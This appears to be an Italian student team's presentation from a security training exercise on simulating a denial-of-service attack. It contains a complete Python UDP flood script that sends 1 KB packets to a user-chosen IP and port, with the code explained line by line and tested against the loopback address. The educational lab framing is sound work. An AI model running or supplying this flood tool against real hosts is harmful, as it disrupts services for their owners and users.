




TEAM 2

Simulazione Attacco DOS

MEET OUR TEAM



The illustration features six stylized characters wearing black hooded jumpsuits and balaclavas, each holding a tablet with a blue name tag. They are positioned around a central scene depicting a server tower with red and yellow explosion effects, and a green military-style truck. The background is a dark blue surface with a grid of glowing blue lines and nodes, resembling a circuit board or network diagram.

ANAPAULA
PALACIN

DENYS
VITEVSKYI

FEDERICO
SAVI

LORENZO
FRANCHI

NOEMI DE
MARTINO

MARIO
MARSICANO

CARMELA
FERRANDINA

OUR MISSION

Gli attacchi di tipo Dos, ovvero denial of services, mirano a saturare le richieste di determinati servizi rendendoli così indisponibili con conseguenti impatti sul business delle aziende.

L'esercizio di oggi è scrivere un programma in Python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP casuale.

Requisiti:

- Il programma deve richiedere l'inserimento dell'IP target.
- Il programma deve richiedere l'inserimento della porta target.
- La grandezza dei pacchetti da inviare è di 1 KB per pacchetti
- Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare.



OUR PROJECT

```
1 import socket
2 import random
3
4 def udp_flood(target_ip, target_port, num_packets):
5     try:
6         # Creazione del socket UDP
7         udp_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
8
9         # Generazione di 1 KB di dati casuali
10        data = bytearray(random.getrandbits(8) for _ in range(1024))
11
12        # Invio dei pacchetti verso il target
13        for _ in range(num_packets):
14            udp_socket.sendto(data, (target_ip, target_port))
15
16        print("Attacco UDP flood completato con successo.")
17
18    except Exception as e:
19        print("Si è verificato un errore durante l'attacco UDP flood:", e)
20
21    finally:
22        # Chiusura del socket
23        if udp_socket:
24            udp_socket.close()
25
26 if __name__ == "__main__":
27    try:
28        # Input dell'IP e della porta target
29        target_ip = input("Inserisci l'IP target: ")
30        target_port = int(input("Inserisci la porta target: "))
31
32        # Input del numero di pacchetti da inviare
33        num_packets = int(input("Inserisci il numero di pacchetti da inviare: "))
34
35        # Chiamata alla funzione per eseguire l'attacco
36        udp_flood(target_ip, target_port, num_packets)
37
38    except ValueError:
39        print("Errore: assicurati di inserire un numero valido per la porta e il numero di pacchetti.")
```

OUR CODE

```
1 import socket  
2 import random
```

Per iniziare, importare i moduli:

1. **Socket**: fornisce un'interfaccia per la creazione e la gestione di socket di rete. Un socket è un oggetto che rappresenta un canale di comunicazione bidirezionale tra due programmi in rete. I socket consentono a due computer di comunicare tra loro, inviando e ricevendo dati attraverso una rete.
2. **Random**: definisce una serie di funzioni per generare o manipolare numeri interi casuali. L'importazione casuale carica il modulo casuale, che contiene una serie di funzioni relative alla generazione di numeri casuali .

OUR CODE

```
4 def udp_flood(target_ip, target_port, num_packets):
5     try:
6         # Creazione del socket UDP
7         udp_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
8
9         # Generazione di 1 KB di dati casuali
10        data = bytearray(random.getrandbits(8) for _ in range(1024))
11
12        # Invio dei pacchetti verso il target
13        for _ in range(num_packets):
14            udp_socket.sendto(data, (target_ip, target_port))
15
16        print("Attacco UDP flood completato con successo.")
17
18    except Exception as e:
19        print("Si è verificato un errore durante l'attacco UDP flood:", e)
20
21    finally:
22        # Chiusura del socket
23        if udp_socket:
24            udp_socket.close()
25
```

1. Implementazione

Il codice è formato principalmente da una funzione denominata `udp_flood()`, un blocco di codice che gestisce l'input dell'utente e chiama la funzione.

La funzione `udp_flood()` contiene tre parametri: l'indirizzo IP del target, la porta del target e il numero di pacchetti da inviare.

2. Gestione degli Errori

È stata inserita anche una gestione degli errori utilizzando il blocco `"try-except"`. Questo permette di catturare eventuali errori che potrebbero verificarsi durante l'esecuzione del programma, e in caso di stampare un messaggio impostato per informare l'utente del problema.

3. Finally

Il blocco `finally` è responsabile della pulizia e del rilascio delle risorse, garantendo che il socket UDP venga chiuso correttamente alla fine dell'esecuzione del programma, anche in presenza di eventuali errori.

OUR CODE

```
26 if __name__ == "__main__":
27     try:
28         # Input dell'IP e della porta target
29         target_ip = input("Inserisci l'IP target: ")
30         target_port = int(input("Inserisci la porta target: "))
31
32         # Input del numero di pacchetti da inviare
33         num_packets = int(input("Inserisci il numero di pacchetti da inviare: "))
34
35         # Chiamata alla funzione per eseguire l'attacco
36         udp_flood(target_ip, target_port, num_packets)
37
38     except ValueError:
39         print("Errore: assicurati di inserire un numero valido per la porta e il numero di pacchetti.")
40
```

4. Sezione di configurazione dell'attacco

Il blocco `if_name__=="_main_"` che gestisce l'input dell'utente e richiama la funzione.

All'utente viene richiesto inserire l'indirizzo IP del target, la porta del target e il numero di pacchetti da inviare.

Questi dati verranno poi usati dal programma per effettuare l'attacco DOS.

In caso di errore, grazie al blocco `try-except`, "print" stampa a schermo un messaggio di errore.

1. Funzionamento errato

Scelta dell'indirizzo IP: 127.0.0.1

Scelta della porta: valori numerici ti tipo intero e l'inserimento di un punto porterà al messaggio di errore.

```
(kali㉿kali)-[~/Desktop]
$ python due.py
Inserisci l'IP target: 127.0.0.1
Inserisci la porta target: 1234.
Errore: assicurati di inserire un numero valido per la porta e il numero di pacchetti.

(kali㉿kali)-[~/Desktop]
$ python due.py
Inserisci l'IP target: 127.0.0.1
Inserisci la porta target: 1234
Inserisci il numero di pacchetti da inviare: 8
Attacco UDP flood completato con successo.
```

2. Funzionamento corretto

Scelta dell'indirizzo IP: 127.0.0.1 che è l'indirizzo IP associato al loopback della rete

Scelta della porta: valore numerico intero, in questo caso **1234**

Numero Pacchetti da inviare: un valore compreso tra **0 e 65535**

ESECUZIONE

DOS ATTACK

The screenshot shows a Kali Linux desktop environment with two windows open. On the left, a terminal window titled 'kali㉿kali:[~/Desktop]' displays the following command and its execution:

```
kali㉿kali:[~/Desktop]
$ cd \Desktop
(kali㉿kali:[~/Desktop])
$ python S3L5.py
Inserisci l'IP target: 127.0.0.1
Inserisci la porta target: 1235
Inserisci il numero di pacchetti da inviare: 4
Attacco UDP flood completato con successo.

(kali㉿kali:[~/Desktop])
$
```

On the right, a NetworkMiner tool window titled 'Capturing from Loopback: lo' is running. It has a table with columns: No., Time, Source, Destination, Protocol, Length, and Info. The table currently contains no data.

At the bottom of the screen, there is a status bar with the following information:

- Loonhark: lo: Slave capture in progress
- No Packets
- DropRate: Default